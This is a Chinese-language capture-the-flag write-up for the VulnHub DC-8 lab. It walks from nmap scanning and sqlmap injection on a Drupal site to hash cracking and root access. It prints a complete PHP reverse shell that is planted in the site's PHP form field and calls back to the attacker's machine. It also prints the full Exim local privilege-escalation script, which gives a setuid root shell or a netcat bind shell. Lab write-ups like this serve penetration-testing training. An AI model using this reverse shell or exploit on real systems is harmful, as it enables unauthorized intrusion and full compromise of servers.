
vulnhub靶机-DC8-Writeup
0x01 介绍
靶机地址:
DESCRIPTION
DC-8 is another purposely built vulnerable lab with the intent of gaining experience in the world of penetration testing.
This challenge is a bit of a hybrid between being an actual challenge, and being a “proof of concept” as to whether two-factor authentication installed and configured on Linux can prevent the Linux server from being exploited.
The “proof of concept” portion of this challenge eventuated as a result of a question being asked about two-factor authentication and Linux on Twitter, and also due to a suggestion by @theart42.
The ultimate goal of this challenge is to bypass two-factor authentication, get root and to read the one and only flag.
You probably wouldn’t even know that two-factor authentication was installed and configured unless you attempt to login via SSH, but it’s definitely there and doing it’s job.
Linux skills and familiarity with the Linux command line are a must, as is some experience with basic penetration testing tools.
For beginners, Google can be of great assistance, but you can always tweet me at @DCAU7 for assistance to get you going again. But take note: I won’t give you the answer, instead, I’ll give you an idea about how to move forward.
0x02 信息收集
nmap扫描ip
nmap -sP 172.16.89.0/24

发现ip:172.16.89.9,继续扫描
nmap -T5 -A -v -p- 172.16.89.9
扫描结果
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-06 22:54 CST
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 22:54
Completed NSE at 22:54, 0.00s elapsed
Initiating NSE at 22:54
Completed NSE at 22:54, 0.00s elapsed
Initiating NSE at 22:54
Completed NSE at 22:54, 0.00s elapsed
Initiating ARP Ping Scan at 22:54
Scanning 172.16.89.9 [1 port]
Completed ARP Ping Scan at 22:54, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 22:54
Completed Parallel DNS resolution of 1 host. at 22:54, 0.00s elapsed
Initiating SYN Stealth Scan at 22:54
Scanning 172.16.89.9 [65535 ports]
Discovered open port 22/tcp on 172.16.89.9
Discovered open port 80/tcp on 172.16.89.9
Completed SYN Stealth Scan at 22:55, 5.53s elapsed (65535 total ports)
Initiating Service scan at 22:55
Scanning 2 services on 172.16.89.9
Completed Service scan at 22:55, 6.04s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 172.16.89.9
NSE: Script scanning 172.16.89.9.
Initiating NSE at 22:55
Completed NSE at 22:55, 0.46s elapsed
Initiating NSE at 22:55
Completed NSE at 22:55, 0.03s elapsed
Initiating NSE at 22:55
Completed NSE at 22:55, 0.00s elapsed
Nmap scan report for 172.16.89.9
Host is up (0.0013s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
| ssh-hostkey:
|   2048 35:a7:e6:c4:a8:3c:63:1d:e1:c0:ca:a3:66:bc:88:bf (RSA)
|   256 ab:ef:9f:69:ac:ea:54:c6:8c:61:55:49:0a:e7:aa:d9 (ECDSA)
|_  256 7a:b2:c6:87:ec:93:76:d4:ea:59:4b:1b:c6:e8:73:f2 (ED25519)
80/tcp open  http    Apache httpd
|_http-favicon: Unknown favicon MD5: CF2445DCB53A031C02F9B57E2199BC03
|_http-generator: Drupal 7 (http://drupal.org)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache
|_http-title: Welcome to DC-8 | DC-8
MAC Address: 00:0C:29:E9:F7:C1 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Uptime guess: 199.639 days (since Sun Mar 21 07:35:43 2021)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.30 ms 172.16.89.9

NSE: Script Post-scanning.
Initiating NSE at 22:55
Completed NSE at 22:55, 0.00s elapsed
Initiating NSE at 22:55
Completed NSE at 22:55, 0.00s elapsed
Initiating NSE at 22:55
Completed NSE at 22:55, 0.01s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.96 seconds
           Raw packets sent: 65558 (2.885MB) | Rcvd: 65550 (2.623MB)
发现两个端口,22和80
0x03 渗透
浏览器登录,目标站点使用Drupal搭建

扫描目录,发现登陆界面:http://172.16.89.9/user,其他一些配置文件没有什么用
点击左侧连接发现存在参数nid
http://172.16.89.9/?nid=1
使用sqlmap扫描
sqlmap -u "http://172.16.89.9/?nid=1" --dbs
sqlmap -u "http://172.16.89.9/?nid=1" -D d7db --tables
sqlmap -u "http://172.16.89.9/?nid=1" -D d7db -T users --dump
发现admin和john密码hash
$S$D2tRcYRyqVFNSc0NvYUrYeQbLQg5koMKtihYTIDC9QQqJi3ICg5z
$S$DqupvJbxVmqjr6cYePnx2A891ln7lsuku/3if/oRVZJaz5mKC2vF
使用hashcat跑一下
echo "\$S\$D2tRcYRyqVFNSc0NvYUrYeQbLQg5koMKtihYTIDC9QQqJi3ICg5z" > dc8_pass.txt
echo "\$S\$DqupvJbxVmqjr6cYePnx2A891ln7lsuku/3if/oRVZJaz5mKC2vF" >> dc8_pass.txt
hashcat -m 7900 -a 0 dc8_pass.txt /usr/share/john/password.lst -o result.txt --show

跑出了john的密码turtle,在http://172.16.89.9/user下登陆,后台有一个设置php代码的地方

设置php回弹shell代码,在表单提交时触发
aaa
<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '172.16.89.2';
$port = 4444;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
	// Fork and have the parent process exit
	$pid = pcntl_fork();

	if ($pid == -1) {
		printit("ERROR: Can't fork");
		exit(1);
	}

	if ($pid) {
		exit(0);
	}

	if (posix_setsid() == -1) {
		printit("Error: Can't setsid()");
		exit(1);
	}

	$daemon = 1;
} else {
	printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

chdir("/");
umask(0);

$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
	printit("$errstr ($errno)");
	exit(1);
}

$descriptorspec = array(
   0 => array("pipe", "r"),
   1 => array("pipe", "w"),
   2 => array("pipe", "w")
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
	printit("ERROR: Can't spawn shell");
	exit(1);
}

stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
	if (feof($sock)) {
		printit("ERROR: Shell connection terminated");
		break;
	}

	if (feof($pipes[1])) {
		printit("ERROR: Shell process terminated");
		break;
	}

	$read_a = array($sock, $pipes[1], $pipes[2]);
	$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

	if (in_array($sock, $read_a)) {
		if ($debug) printit("SOCK READ");
		$input = fread($sock, $chunk_size);
		if ($debug) printit("SOCK: $input");
		fwrite($pipes[0], $input);
	}

	if (in_array($pipes[1], $read_a)) {
		if ($debug) printit("STDOUT READ");
		$input = fread($pipes[1], $chunk_size);
		if ($debug) printit("STDOUT: $input");
		fwrite($sock, $input);
	}

	if (in_array($pipes[2], $read_a)) {
		if ($debug) printit("STDERR READ");
		$input = fread($pipes[2], $chunk_size);
		if ($debug) printit("STDERR: $input");
		fwrite($sock, $input);
	}
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

function printit ($string) {
	if (!$daemon) {
		print "$string\n";
	}
}

?>

拿到回弹shell,升级交互shell
python -c 'import pty; pty.spawn("/bin/bash")'export TERM=xterm
0x03 提权
尝试sudo -l需要密码,再尝试寻找suid文件
find / -perm -u=s 2>/dev/null

发现exim4可以尝试利用
exim4 --version

searchsploit -w exim 4.8

使用https://www.exploit-db.com/exploits/46996进行提权,在目标机保存poc并运行
tee pri.sh <<-'EOF'METHOD="setuid" # default methodPAYLOAD_SETUID='${run{\x2fbin\x2fsh\t-c\t\x22chown\troot\t\x2ftmp\x2fpwned\x3bchmod\t4755\t\x2ftmp\x2fpwned\x22}}@localhost'PAYLOAD_NETCAT='${run{\x2fbin\x2fsh\t-c\t\x22nc\t-lp\t31337\t-e\t\x2fbin\x2fsh\x22}}@localhost'# usage instructionsfunction usage(){ echo "$0 [-m METHOD]" exit 1}function exploit(){ exec 3<>/dev/tcp/localhost/25 read -u 3 && echo $REPLY echo "helo localhost" >&3 read -u 3 && echo $REPLY echo "mail from:<>" >&3 read -u 3 && echo $REPLY echo "rcpt to:<$PAYLOAD>" >&3 read -u 3 && echo $REPLY echo "data" >&3 read -u 3 && echo $REPLY for i in {1..31} do echo "Received: $i" >&3 done echo "." >&3 read -u 3 && echo $REPLY echo "quit" >&3 read -u 3 && echo $REPLY}while [ ! -z "$1" ]; do case $1 in -m) shift; METHOD="$1"; shift;; * ) usage ;; esacdoneif [ -z $METHOD ]; then usagefiif [ $METHOD = "setuid" ]; then echo "Preparing setuid shell helper..." echo "main(){setuid(0);setgid(0);system(\"/bin/sh\");}" >/tmp/pwned.c gcc -o /tmp/pwned /tmp/pwned.c 2>/dev/null if [ $? -ne 0 ]; then echo "Problems compiling setuid shell helper, check your gcc." echo "Falling back to the /bin/sh method." cp /bin/sh /tmp/pwned fi echo echo "Delivering $METHOD payload..." PAYLOAD=$PAYLOAD_SETUID exploit echo echo "Waiting 5 seconds..." sleep 5 ls -l /tmp/pwned /tmp/pwnedelif [ $METHOD = "netcat" ]; then echo "Delivering $METHOD payload..." PAYLOAD=$PAYLOAD_NETCAT exploit echo echo "Waiting 5 seconds..." sleep 5 nc -v 127.0.0.1 31337else usagefiEOF
运行
bash pri.sh -m netcat


在kali上创建连接后,拿到root权限shell
nc -nv 172.16.89.9 31337

获得flag

 浙公网安备 33010602011771号